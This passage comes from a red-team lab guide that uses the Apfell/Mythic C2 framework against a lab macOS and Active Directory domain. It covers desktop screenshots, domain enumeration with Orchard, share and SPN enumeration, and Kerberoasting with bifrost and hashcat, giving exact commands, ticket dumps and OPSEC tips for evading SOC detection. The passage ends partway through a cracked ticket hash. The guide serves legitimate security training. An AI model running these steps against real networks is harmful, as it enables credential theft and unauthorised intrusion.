[Tue Nov 28 2023 08:09 PM] / 100 / team1 /

```
jsimport_call {"command":"All_Checks()"}  
1 |  
2 *****  
3 **** Persistent Dock Applications ****  
4 *****  
5 {  
6 "persistent-dock-apps": [  
7 {  
8 "label": "Launchpad",  
9 "bundle": "com.apple.launchpad.launcher"  
10 },  
11 {  
12 "label": "Safari",  
13 "bundle": "com.apple.Safari"  
14 },  
15 {  
16 "label": "Messages",  
17 "bundle": "com.apple.MobileSMS"  
18 },  
19 {  
20 "label": "Mail",
```

Try experimenting with the built-in commands and HealthInspector to explore the following:

1. Who is the current user?
2. What OS version is running?
3. What applications are currently running?
4. What local users and groups are present on the host?
5. What anti-virus / monitoring tools are installed?

2.2 Screenshot User Desktop

When stealing passwords or viewing sensitive data, it can be useful to capture a screenshot of the user's desktop.

In our Apfell callback, we can do this by executing the `screenshot` command. After a short while, the screenshot will be captured and the 'View Screenshot' button will appear.

Note: sometimes this can take up to a few minutes, and may sometimes display a blank screen:

[Tue Nov 28 2023 08:07 PM] / 98 / team1 / 3

screenshot

VIEW SCREENSHOT


Your captured screenshots will then appear in the 'Screenshots' tab:

The screenshot shows the Operation Harvest interface with the 'Screenshots' tab selected. The top navigation bar includes icons for Home, File, Settings, Help, and Logout, followed by the title 'Operation Harvest'. Below the navigation is a toolbar with icons for CALLBACKS, TASKS, FILES, CREDENTIALS, KEYLOGS, ARTIFACTS, TOKENS, PROXIES, PROCESSES, and TAGS. A search bar at the top right contains fields for 'Host Name Search...', 'Search...', and 'Filename'. The main area displays a table of captured screenshots. The columns are 'Delete', 'Thumbnail', 'Filename', 'Time', and 'Host'. One screenshot thumbnail is visible, showing a Mac desktop with a browser window open. The table row for this screenshot shows the filename '2023-12-06 20:08:53 Z', the time 'Wed Dec 06 2023 08:08 PM', and the host 'JAZZ'.


Note: The ability to screenshot a user's desktop is determined by whether the running process has been granted the TCC permission to perform 'Screen

'Recording'. Normally, this permission is granted to applications which support screen sharing, such as Microsoft Teams and Discord.

For demonstration purposes, we have granted this permission on the parent process running our Apfell payload:



When we run the command on user Oliver Smith's machine, we can see that the user is currently using Slack:



We note that the Slack message from user Emily Nguyen contains a password:

hr-admin-tasks

Emily Nguyen 7:38 AM ↑ 2 new messages X

Hello Team!

I'm excited to announce that Luca Rossi has joined our company! 🎉

Luca will be working with the Software Developer team and brings a wealth of experience in iOS and macOS application development. We are thrilled to have Luca on board and believe he will be a great addition to Harvest.

Welcome to the team, Luca! 🌟

1 1

@here Just a quick reminder for everyone in HR:

The password for the New Joiners document has been updated to 'Winter2023!' Please use this password when accessing the document to help get our new team members onboarded.

If you have any issues or questions, feel free to reach out to me directly.

Thanks for your attention to this! (edited)

Hello, team!

Let's post updates here

B I S | O | H H | E | </> |

Message #hr-admin-tasks

+ Aa ☺ @ | 🔍 🔁 |

We take a note of this in case it comes in handy later for our operation. When performing a red team, you'll often come across key information as you investigate the internal environment. It's good to take clear notes of what you come across.

Optional: If you aren't able to obtain a screenshot of the user's desktop, an alternative approach is to steal the user's Slack workspace cookies and hijack their session. See Cody Thomas' blog post [Abusing Slack for Offensive Operations](#) for details on doing this in the lab.

2.3 Domain Enumeration

In this lab, the macOS devices are connected to an [Active Directory](#) domain for enterprise management purposes.

As we did with local host enumeration, we will next perform domain enumeration using built-in commands and external JXA scripts such as [Orchard](#).

We can also execute shell commands such as `shell dsconfigad -show` to list information the domain / forest we are a part of:

[Tue Nov 28 2023 08:04 PM] / 96 / team1 / 3

shell dsconfigad --show

```
1 Active Directory Forest      = harvest.lab
2 Active Directory Domain     = harvest.lab
3 Computer Account           = jazz$  
4  
5 Advanced Options - User Experience
6   Create mobile account at login = Disabled
7     | Require confirmation      = Disabled
8     | Force home to startup disk = Enabled
9     | Mount home as sharepoint = Enabled
10    Use Windows UNC path for home = Enabled
11      | Network protocol to be used = smb
12        Default user Shell       = /bin/bash  
13  
14 Advanced Options - Mappings
15   Mapping UID to attribute    = not set
16   Mapping user GID to attribute = not set
17   Mapping group GID to attribute = not set
18   Generate Kerberos authority = Enabled  
19  
20 Advanced Options - Administrative
```

We can then resolve the domain controller host using the `shell nslookup` command:

[Wed Dec 06 2023 08:50 PM] / 392 / team1 / 18

shell nslookup harvest.lab

```
1 Server:    192.168.77.10
2 Address:   192.168.77.10#53
3
4 Name:      harvest.lab
5 Address:   192.168.77.10
6
```

Alternatively, we can use other common command line tools such as [Ldapsearch](#) whereby we can specify custom LDAP queries to retrieve data from the domain controller.

If you have a valid set of domain credentials to hand, the following Ldapsearch query will return a list of objects and descriptions:

```
shell ldapsearch -x -H ldap://harvest.lab -w <password> -D
"Harvest\oliver.smith" -b "dc=harvest,dc=lab" cn description
```

OPSEC: While handy, usage of the 'shell' command is essentially the same as opening terminal on the user's machine and running the command. There is a higher likelihood of this being picked up by command line logging tools.

Where possible, opt to use native Objective-C API calls (as done by Orchard) to find information, as this blends in more with standard system activity and leaves less artefacts to be traced by the SOC.

Next, we will load up [Orchard](#) using `jsimport`:

jsimport's Parameters

Description
import a JXA file into memory

Requires Admin?
False

Parameter	Value
file Required	ORCHARD.JS

CLOSE **TASK**

With Orchard imported into memory, we can initially check whether the host is connected to a domain, by using `jsimport_call` to execute the `Get_OD_Node_Configuration()` command from Orchard. This checks the AD connectivity without spawning any command line tools:

jsimport_call's Parameters

Description
call a function from within the JS file that was imported with 'jsimport'. This function call is appended to the end of the jsimport code and called via eval.

Requires Admin?
False

Parameter	Value
command Required	Get_OD_Node_Configuration()

CLOSE **TASK**

When we run this command, we see that the host is part of the 'HARVEST' domain:

[Tue Nov 28 2023 08:01 PM] / 95 / team1 / 3

```
jsimport_call {"command": "Get_OD_Node_Configuration()"}  
1 {  
2   "/Active Directory/HARVEST": {  
3     "nodeName": "HARVEST",  
4     "trustAccount": "jazz$",  
5     "trustKerberosPrincipal": "jazz$@HARVEST.LAB",  
6     "trustType": "joined",  
7     "trustUsesKerberosKeytab": false,  
8     "trustUsesMutualAuthentication": false,  
9     "trustUsesSystemKeychain": true,  
10    "defaultMappings": [],  
11    "templateName": "Active Directory",  
12    "preferredDestinationHostPort": 0,  
13    "discoveryModuleEntries": []  
14  },  
15  "/Active Directory/HARVEST/All Domains": {  
16    "trustUsesKerberosKeytab": false,  
17    "trustUsesMutualAuthentication": false,  
18    "trustUsesSystemKeychain": false,  
19    "defaultMappings": [],  
20    "preferredDestinationHostPort": 0,
```

As an example, Orchard features a `Get_DomainUser` function which lists domain users similarly to how `PowerView` would do so in a Windows environment. We can execute it with `jsimport_call`.

To view details of the function, we can supply the name of the function as the value to the command parameter:

`jsimport_call's Parameters`

Description

call a function from within the JS file that was imported with 'jsimport'. This function call is appended to the end of the jsimport code and called via eval.

Requires Admin?
False

Parameter

Value

command
Required

Get_DomainUser

CLOSE

TASK

The code for the function is then displayed:

[Tue Nov 28 2023 08:11 PM] / 103 / team1 / 3

```
jsimport_call {"command": "Get_DomainUser"}  
1 function Get_DomainUser({match_attribute="recordname", match_attribute_value, return_attributes_list=null, limit=0, help=false} = {}){  
2   //returns all users or specific user objects in AD  
3   //can specify different properties they want returned  
4   if(help){  
5     var output = "";  
6     output += "\\\nlist all domain users or get information on a specific user. If no match_attribute_value is specified, list all users.";  
7     output += "\\\r\\\"match_attribute\\\" should be what field you want to search on, by default it's \"recordname\"";  
8     output += "\\\r\\\"match_attribute_value\\\" should be the field you want to filter on, so if you're looking for a specific user, it's the username.";  
9     output += "\\\r\\\"return_attributes_list\\\" should be a list of the attributes you want back.";  
10    output += "\\\r\\\"called: Get_DomainUser() <-- list out all domain users\"";  
11    output += "\\\r\\\"called: Get_DomainUser({match_attribute_value:'bob',return_attributes_list:[\\\"name\\\", \\\"SMBSID\\\"]});\"";  
12    output += "\\\r\\\"Note: cannot currently query outside of the current forest\"";  
13    return output;  
14  }  
15  let query = Get_OD_ObjectClass({value:match_attribute_value, match:"Contains", query_attributes:match_attribute, max_results:limit, return_attributes:return_attributes_list});  
16  return JSON.stringify(query, null, 2);  
17 }
```

To execute the function, we enter its name along with the brackets:

jsimport_call's Parameters

Description
call a function from within the JS file that was imported with 'jsimport'. This function call is appended to the end of the jsimport code and called via eval.

Requires Admin?
False

Parameter	Value
command Required	Get_DomainUser()

CLOSE **TASK**

When run without any additional filters, the command outputs information about all domain users:

[Tue Nov 28 2023 08:00 PM] / 94 / team1 / 3

```
jsimport_call {"command":"Get_DomainUser()"}  
1 [ {  
2   "administrator": {  
3     "dsAttrTypeNative:whenChanged": [  
4       "20231126143448.0Z"  
5     ],  
6     "dsAttrTypeStandard:RecordType": [  
7       "dsRecTypeStandard:Users"  
8     ],  
9     "dsAttrTypeNative:logonCount": [  
10       "193"  
11     ],  
12     "dsAttrTypeNative:userPrincipalName": [  
13       "administrator@harvest.lab"  
14     ],  
15     "dsAttrTypeStandard:GeneratedUID": [  
16       "89F0C7E4-CB3-41E0-ACC6-64926ADA37D0"  
17     ],  
18     "dsAttrTypeNative:name": [  
19       "Administrator"  
20     ],  
},  
},  
]  
]
```

To search for a specific user, you can filter on attributes using `match_attribute` or attribute values using `match_attribute_value`. Below, you can search for a specific domain user by specifying their domain account name:

```
jsimport_call  
{"command":"Get_DomainUser({match_attribute_value:'oliver.smith'})"}
```

Returning the user attributes for user 'oliver.smith':

To search for a specific domain computer, you may also filter using `match_attribute_value`:

```
jsimport_call
{"command":"Get_DomainComputer({match_attribute_value:'jazz$'})"}]
```

Returning the computer attributes for computer 'jazz\$':

[Wed Dec 06 2023 08:59 PM] / 398 / team1 / 18

```
jsimport_call {"command": "Get_DomainComputer({match_attribute_value:'jazz$'})"}  
1 [ {  
2   "jazz$": {  
3     "dsAttrTypeNative:distinguishedName": [  
4       "CN=jazz,CN=Computers,DC=harvest,DC=lab"  
5     ],  
6     "dsAttrTypeStandard:RecordType": [  
7       "dsRecTypeStandard:Computers"  
8     ],  
9     "dsAttrTypeStandard:Comment": [  
10       "Oliver Smith"  
11     ],  
12     "dsAttrTypeNative:operatingSystemVersion": [  
13       "12.7.1"  
14     ],  
15     "dsAttrTypeNative:instanceType": [  
16       "4"  
17     ],  
18     "dsAttrTypeNative:name": [  
19       "jazz"  
20     ],  
21   }  
22 }  
23 }
```

By default, Orchard's `Get_DomainComputer` function will query local computer nodes instead of domain computers.

Note: To be able to search for domain computers, remove the parameter 'nodetype:"local"' on line 525 of Orchard.js:

```

513 function Get_DomainComputer({match_attribute="recordname", match_attribute_value, return_attributes_list=null, limit=0, help=false} = {}){
514     //returns all computers or specific computer objects in AD
515     if(help){
516         var output = "";
517         output += "\\nlist all domain computers or get information on a specific computer. If no match_attribute_value is specified, list all computers.";
518         output += "\\n\\n'match_attribute'" should be what field you want to search on, by default it's 'recordname'";
519         output += "\\n\\n'match_attribute_value'" should be the field you want to filter on, so if you're looking for a specific computer, it's the hostname.";
520         output += "\\n\\n'return_attributes_list'" should be a list of the attributes you want back.";
521         output += "\\ncalled: Get_DomainComputer() <-- list out all domain computers";
522         output += "\\ncalled: Get_DomainComputer({match_attribute_value:'testmac$',match_attribute:'name'});";
523         return output;
524     }
525     let query = Get_00_ObjectClass({objectclass:"Computers", value:match_attribute_value, match:"Contains", query_attributes:match_attribute, max_results:limit, return_attributes:return_attributes_list});
526     return JSON.stringify(query, null, 2);
527 }

```

Try experimenting with the built-in commands and Orchard to identify the following in the domain:

- `1. Domain users
 - `2. Domain computers
 - `3. Domain groups
 - `4. HR Staff group members`
 - `5. HR Administrators group members`
-

2.4 References

1. <https://github.com/its-a-feature/HealthInspector>
 2. <https://medium.com/specter-ops-posts/abusing-slack-for-offensive-operations-2343237b9282>
 3. <https://github.com/its-a-feature/Orchard>
-

Lab 3 - Lateral Movement

Time: 45 mins

- Objective
- Tasks
 - 3.1 Share Enumeration
 - 3.2 SPN Enumeration
 - 3.3 Kerberoasting
 - 3.4 Pass The Ticket
 - 3.5 Share Access
 - 3.6 Passwords in Files
 - 3.7 Email Compromise
 - 3.8 Internal Spearphishing
 - 3.9 References

Objective

Identify opportunities for lateral movement in the domain environment by targeting Kerberos and interesting network shares.

Tasks

3.1 Share Enumeration: Enumerate the domain for network shares using [smbutil](#).

3.2 SPN Enumeration: Identify the domain user with a [service principal name](#) (SPN) set. What service is the SPN set for?

3.3 Kerberoasting: Kerberoast the user using [bifrost](#) and crack the service ticket offline with [hashcat](#) to retrieve the plaintext user password.

3.4 Pass The Ticket: Use the credentials obtained from Kerberoasting to obtain a Kerberos ticket on behalf of the compromised user.

3.5 Share Access: Get a TGT for the kerberoasted user and list the discovered share.

3.6 Passwords in Files: Retrieve and open the 'new joiners 2023.docx' Word document located on the share.

3.7 Email Compromise: Login to the compromised user's [webmail account](#) and enumerate their inbox.

3.8 Internal Spearphishing: Compromise the IT administrator user via internal spearphishing and use the Apfell payload to obtain a Mythic callback.

3.1 Share Enumeration

Now that we have a blueprint of the domain, we can begin looking at ways of moving off of our current machine and across the network.

In enterprise environments, it's common to find network shares which store company documents and data. Given the sheer volume of information stored on most networks, it can be tricky to properly lock down access and permissions to ensure that only the right set of users have access to the right set of resources.

Due to this challenge, misconfigured network shares are a common finding on red team engagements and penetration tests, and commonly lead to the disclosure of credentials to user accounts and systems. As red teamers, network share enumeration can therefore be a quick win in escalating our domain privileges or

gaining access to business critical information without needing to escalate privileges prior.

To enumerate the harvest.lab domain for network shares, we'll be using `smbutil` to connect to machines over the SMB protocol. Below, we use `shell smbutil view //arboretum.harvest.lab` to list the shares on the domain controller:

```
[Tue Nov 28 2023 07:46 PM] / 88 / team1 / 3
```

```
shell smbutil view //arboretum.harvest.lab
```

	Share	Type	Comments
1	Share		
2	-----		
3	ADMIN\$	Disk	Remote Admin
4	SYSVOL	Disk	Logon server share
5	HR	Disk	HR share
6	IPC\$	Pipe	Remote IPC
7	C\$	Disk	Default share
8	NETLOGON	Disk	Logon server share
9			
10	6 shares listed		

As we can see, there is a share labeled 'HR' listed, which would presumably be used by the Human Resources department to store and control access to files.

We'll see that if we try to mount and view the contents of this filesystem now with the `mount` command, we get a permission denied error:

```
[Thu Dec 07 2023 10:20 AM] / 433 / team1 / 19
```

error

```
shell mount -t smbfs //arboretum.harvest.lab/HR /Users/oliver.smith/
```

```
1 Error: mount_smbfs: mount error: /Users/oliver.smith: Permission denied
2 mount: /Users/oliver.smith failed with 64
```

Referring back to our domain enumeration with Orchard, we find that this network share is referenced in the description of the 'HR Administrators' domain group:

```
jsimport_call {"command":"Get_DomainGroup({return_attributes_list:
['recordname', 'comment']})"}
```

[Tue Nov 28 2023 07:50 PM] / 92 / team1 / 3

```
jsimport_call {"command":"Get_DomainGroup({return_attributes_list:['recordname','comment']})"}  
90 "HARVEST\\HR Administrators": {  
91   "dsAttrTypeStandard:RecordName": [  
92     "HARVEST\\HR Administrators"  
93   ],  
94   "dsAttrTypeStandard:Comment": [  
95     "HR administrative users. Network access to \\\\arboretum.harvest.lab\\HR"  
96   ]  
97 },  
98 "HARVEST\\HR Staff": {  
99   "dsAttrTypeStandard:RecordName": [  
100     "HARVEST\\HR Staff"  
101   ],  
102   "dsAttrTypeStandard:Comment": [  
103     "HR staff members"  
104   ]  
105 },  
106 "HARVEST\\Cert Publishers": {  
107   "dsAttrTypeStandard:RecordName": [  
108     "HARVEST\\Cert Publishers"  
109   ],
```

Based on this description, this would imply that members of the 'HR Administrators' group have access to the contents of the share. To investigate this further, we can list the domain group membership of this group:

```
jsimport_call {"command":"Get_DomainGroupMember({group:'HR Administrators'})"}
```

[Tue Nov 28 2023 07:55 PM] / 93 / team1 / 3

```
jsimport_call {"command":"Get_DomainGroupMember({group:'HR Administrators'})"}  
1 {  
2   "HARVEST\\HR Administrators": {  
3     "dsAttrTypeNative:distinguishedName": [  
4       "CN=HR Administrators,CN=Users,DC=harvest,DC=lab"  
5     ],  
6     "dsAttrTypeStandard:GroupMembership": [  
7       "HARVEST\\Emily Nguyen"  
8     ],  
9     "dsAttrTypeNative:member": [  
10       "CN=Emily Nguyen,CN=Users,DC=harvest,DC=lab"  
11     ]  
12   }  
13 }
```

From this, we determine that Emily Nguyen is a member of the HR Administrators domain group. Therefore, in order to access the share, we need to somehow assume the privileges of this user.

3.2 SPN Enumeration

When enumerating the emily.nguyen user account, we note that it has a service principal name (SPN) assigned with the value 'http/mail01.harvest.lab:80'.

```
jsimport_call
{"command":"Get_DomainUser({match_attribute_value:'emily.nguyen'})"}
```

In short, an SPN is a unique identifier of a service (http/mail.harvest.lab:80) as associated with a service sign-in account (emily.nguyen):

```
[Fri Dec 08 2023 12:48 PM] / 668 / team1 / 19
jsimport_call {"command":"Get_DomainUser({match_attribute_value:'emily.nguyen'})"}
121 "dsAttrTypeStandard:FirstName": [
122   "Emily"
123 ],
124 "dsAttrTypeNative:lastLogonTimestamp": [
125   "133462408320320121"
126 ],
127 "dsAttrTypeNative:sAMAccountType": [
128   "805306368"
129 ],
130 "dsAttrTypeNative:servicePrincipalName": [
131   "http/mail01.harvest.lab:80"
132 ],
133 "dsAttrTypeStandard:RecordName": [
134   "emily.nguyen"
135 ],
136 "dsAttrTypeNative:dSCorePropagationData": [
137   "16010101000000.0Z"
138 ],
139 "dsAttrTypeStandard:NFSHomeDirectory": [
140   "/Users/emily.nguyen"
```

Service principal names applied to all domain objects may also be enumerated using the following query:

```
jsimport_call
{"command":"Get_DomainUser({match_attribute:'serviceprincipalname',
match_attribute_value:'/'}, return_attributes_list:['recordname',
'serviceprincipalname'])"}
```

As returned by the output, there are two SPNs in the harvest.lab domain, the default kadmin/changepw and the http/mail01.harvest.lab:80:

```

1 import {"command": "Get_DomainUser({match_attribute:'serviceprincipalname', match_attribute_value:'/'}, return_attributes_list:['recordname', 'serviceprincipalname'])"})
2 {
3     "krbtgt": {
4         "dsAttrTypeStandard:RecordName": [
5             "krbtgt"
6         ],
7         "dsAttrTypeNative:servicePrincipalName": [
8             "kadmin/changepw"
9         ]
10    },
11    "emily.nguyen": {
12        "dsAttrTypeStandard:RecordName": [
13            "emily.nguyen"
14        ],
15        "dsAttrTypeNative:servicePrincipalName": [
16            "http/mail01.harvest.lab:80"
17        ]
18    }
}

```

In large enterprise environments, it is likely that there are multiple SPNs assigned to various users in order to allow applications to handle service authentication for particular accounts where needed.

3.3 Kerberoasting

One of the flaws associated with SPNs is that they can be exploited through a technique known as [Kerberoasting](#).

Based on the way that the Kerberos protocol is designed, it is possible for an authenticated domain user to request a Kerberos ticket for an SPN account. As this ticket is encrypted with the hash of the service account password, it is possible to crack this offline using a brute force attack.

As the emily.nguyen user has an SPN set, it is possible to request a ticket for the user and then crack it offline with a brute force tool. In this lab, we will be using [bifrost](#) to request the Kerberos ticket, and then [hashcat](#) with [rockyou.txt](#) as our wordlist to crack it offline.

To begin, download bifrost from the GitHub repo and upload it to the `/private/tmp/` directory of the machine. The compiled binary can be found in `bifrost > compiled_binaries > bifrost`.

OPSEC: on a real red team operation, whilst we prefer to operate without touching disk, we might choose to upload our tooling to hidden files or directories (those starting with a dot '!').

upload's Parameters

Description
Upload a file to the target machine by selecting a file from your computer.

Requires Admin?
False

Parameter Group
Default

Parameter	Value
File to upload Required	BIFROST
Upload path (with filename) Required	/private/tmp/bifrost

CLOSE **TASK**

Shortly after, the bifrost binary will be uploaded to the host.

Note: as this is a live lab environment, please be mindful that another user may have already uploaded this binary to the machine. If so, feel free to use it.

[Tue Nov 28 2023 08:36 PM] / 107 / team1 / 3

upload bifrost to /private/tmp/bifrost

1 file written

Next, make the bifrost binary executable by executing `shell chmod +x`

/private/tmp/bifrost:

[Tue Nov 28 2023 08:39 PM] / 109 / team1 / 3

```
shell chmod +x /private/tmp/bifrost
```

1 No Command Output

Once uploaded and made executable, execute list the current Kerberos tickets using the following command:

```
shell /private/tmp/bifrost -action list
```

We note that a Kerberos ticket for our current user, oliver.smith is present:

Next, we dump the existing Kerberos tickets using the following command:

```
shell /private/tmp/bifrost -action dump -source tickets
```

Bifrost will then dump the current tickets:

```

[Thu Nov 28 2023 08:46:00 PM] [113] [team1 / 3
shell /private/tmp/bifrost -action dump -source tickets
1
2
3
4
5
6
7
8
9 Client: oliver.smith@HARVEST.LAB
10 Principal: krbtgt@HARVEST.LAB@HARVEST.LAB
11 Key enctype: aes256
12 Key: ISLJAY-TobYvRVRh0-UjyKDVfEqjnDAG49EPEP1qyhSYFFbks= (2392C90324E86D8905461D3F52328354AA39C303AE3D1043F5AA14987C5064B)
13 Expires: 2023-11-29 06:46:00 GMT
14 Flags: forwardable pre-auth
15 Krbtgt
16 60f1F3C4Bd4f7A44AA1c6f48A4AAf1c70C7CCB01hia7JMTI7e:GAgzAAAfMgBz8kF0U1z7FU1QzTFCzr:iMtAzAgp0MAACgPsVzPzGz1z:dgD06vt7QV3WVNUl:80z0C8Z1hwpg5B0aYCBAAAABKhBgTEAAAAQdCKBG6EggRpwy3K1/7dp0HtF
+nwzWxUczGZAT7gjKyKw1lqvSpNxTW-Nr3Zn2ehGcBuAsU1TjQbHVFJEG0VUFjxk3y0P6hvHnQoQ03pQoUW+o4g6ymzoxG9rxr+eBjUyjOrErCnTcXSAsC5H0EdVbz7ugZ494hM/XnAe44XnC6L2eKe9p8KCM2k2r313ZTZhLVOHR2Fz2JGzJsw10B01B/bw
+eC6g+Gz1T0uLwG16TlU06m2nmQgd8Dv3jUfUAfd1w0qf7KFoh9uTaCYz1u0kw5221N2X0r0fL1N5C1sW93xEfrCccD1Sjw4x2T7FdW1Q13K3v9/95c/cm6pxOxJ85601jmpldN4L10fuZuHC
/AUbUuG7C1T0uLwG16TlU06m2nmQgd8Dv3jUfUAfd1w0qf7KFoh9uTaCYz1u0kw5221N2X0r0fL1N5C1sW93xEfrCccD1Sjw4x2T7FdW1Q13K3v9/95c/cm6pxOxJ85601jmpldN4L10fuZuHC

```

As part of the output of this command, we get the Kerberos ticket of the current user in .kirbi file format:

Copy this blob and set it aside. Next, use bifrost to request a Kerberoastable ticket for the SPN service we have identified:

```
shell /private/tmp/bifrost -action asktgs -ticket <ticket> -service http/mail01.harvest.lab:80 -kerberoast true
```

The output of this command generates us a crackable ticket already in hashcat format:

We copy this ticket output and put it into a file called `ticket.txt` on our attacking host. Then, we start hashcat and supply our ticket and the `rockyou.txt` wordlist, as well as the hashcat mode for cracking Kerberos tickets `13100`:

```
hashcat -m 13100 -a 0 ticket.txt rockyou.txt
```

After starting and running hashcat for a short while, the Kerberos ticket is cracked, and the cracked password can be found at the end of the hashcat ticket blob.

This password, which belongs to user emily.nguyen, can now be used to authenticate to the domain on behalf of the user:

```
$krb5tg$23$*$HARVEST.LAB$http://mail01.harvest.lab:80*$ecd5dfa9a089131045e5d73ebe0a83dc$dc5cb42ff96f  
4c8346c660669f047da072cf09025d90dd985b31ce3845020e4cb358b723f33bb298b0e130cd192c526842f1a737d826d3  
b8622757bac0846680334ccbbd8b085004e65b464f353f3551912a2bed6363af6c5cec7481c454a8aeac6e9921d05340f96  
